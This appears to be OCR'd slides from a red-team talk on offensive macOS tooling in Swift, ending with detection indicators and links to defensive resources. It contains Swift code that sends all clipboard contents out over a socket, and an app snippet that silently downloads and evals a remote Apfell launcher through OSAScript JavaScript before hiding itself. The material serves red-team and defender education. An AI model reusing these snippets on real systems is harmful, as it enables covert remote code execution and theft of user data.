
```
import Cocoa
import Socket

let clipBoard = NSPasteboard.general
var clipArray = [String]()

for i in clipBoard.types ?? [] {
    let i2 = clipBoard.string(forType: i) ?? String()
    clipArray.append(i2)
}

let joined = clipArray.joined(separator: ", ")
try sock.write(from: joined)
```

//What's Next?

- A brief look at macOS Cocoa App example



Test App

- To perform “sensitive tasks”:
  - Specify specific access in Sandbox
- Sandboxing required for Mac App Store




- Example of Sandboxing your App

- To Add Code Behind Window Elements



- Sign and notarize app
  - developer.apple.com
    - $99/yr



var launchApfell = true

```
let dispatcher = DispatchQueue.global(qos: .background)
dispatcher.async {
    let script =
        ##"eval(ObjC.unwrap($.NSString.alloc.initWithDataEncoding($.NSData.dataWithContentsOfURL($.NSURL.URLWithString('
        [url_path_to_Apfell_launcher]')),$.NSUTF8StringEncoding)));"##

    let k = OSAScript.init(source: script, language: OSALanguage.init(forName: "JavaScript"))

    var compileErr : NSDictionary?
    k.compileAndReturnError(&compileErr)
    var scriptError : NSDictionary?

    k.executeAndReturnError(&scriptError)
}

sleep(1)
NSApp.setActivationPolicy(.accessory)
NSRunningApplication.current.hide()
```

- Consideration: App Transport Security

class Detection{}

- **Parent-Child:**
  - $Office_Product -> /bin/sh
  - $Scripting_lang -> /bin/sh
  - $Scripting_lang -> /usr/bin/osascript
- **Command Line:**
  - osascript with “-e” and “popup”
  - osascript with “-e” and “clipboard”
  - osascript with “-l” and “JavaScript”
  - osascript in user-agent strings
- **Examples for malicious use of macOS internals:**
  - Network visibility
  - Visibility into new binaries/apps
  - Execution chains

var lookInto = true

- Defenders:
  - Keep up with Jamf and Digita Security
  - Execute these code samples as Xcode Playground files
  - Check EDR logs for gaps
  - Monitor network comms, execution chains

func Resources(){}

- Link to my MacShellSwift proof of concept tool (builds macho file):
  - https://github.com/cedowens/MacShellSwift
- Blog post:
  - https://medium.com/red-teaming-with-a-blue-team-mentaility/b5faaa11e121
- Also check out Apfell By Cody Thomas:
  - https://github.com/its-a-feature/Apfell


THE NEVERENDING STORY
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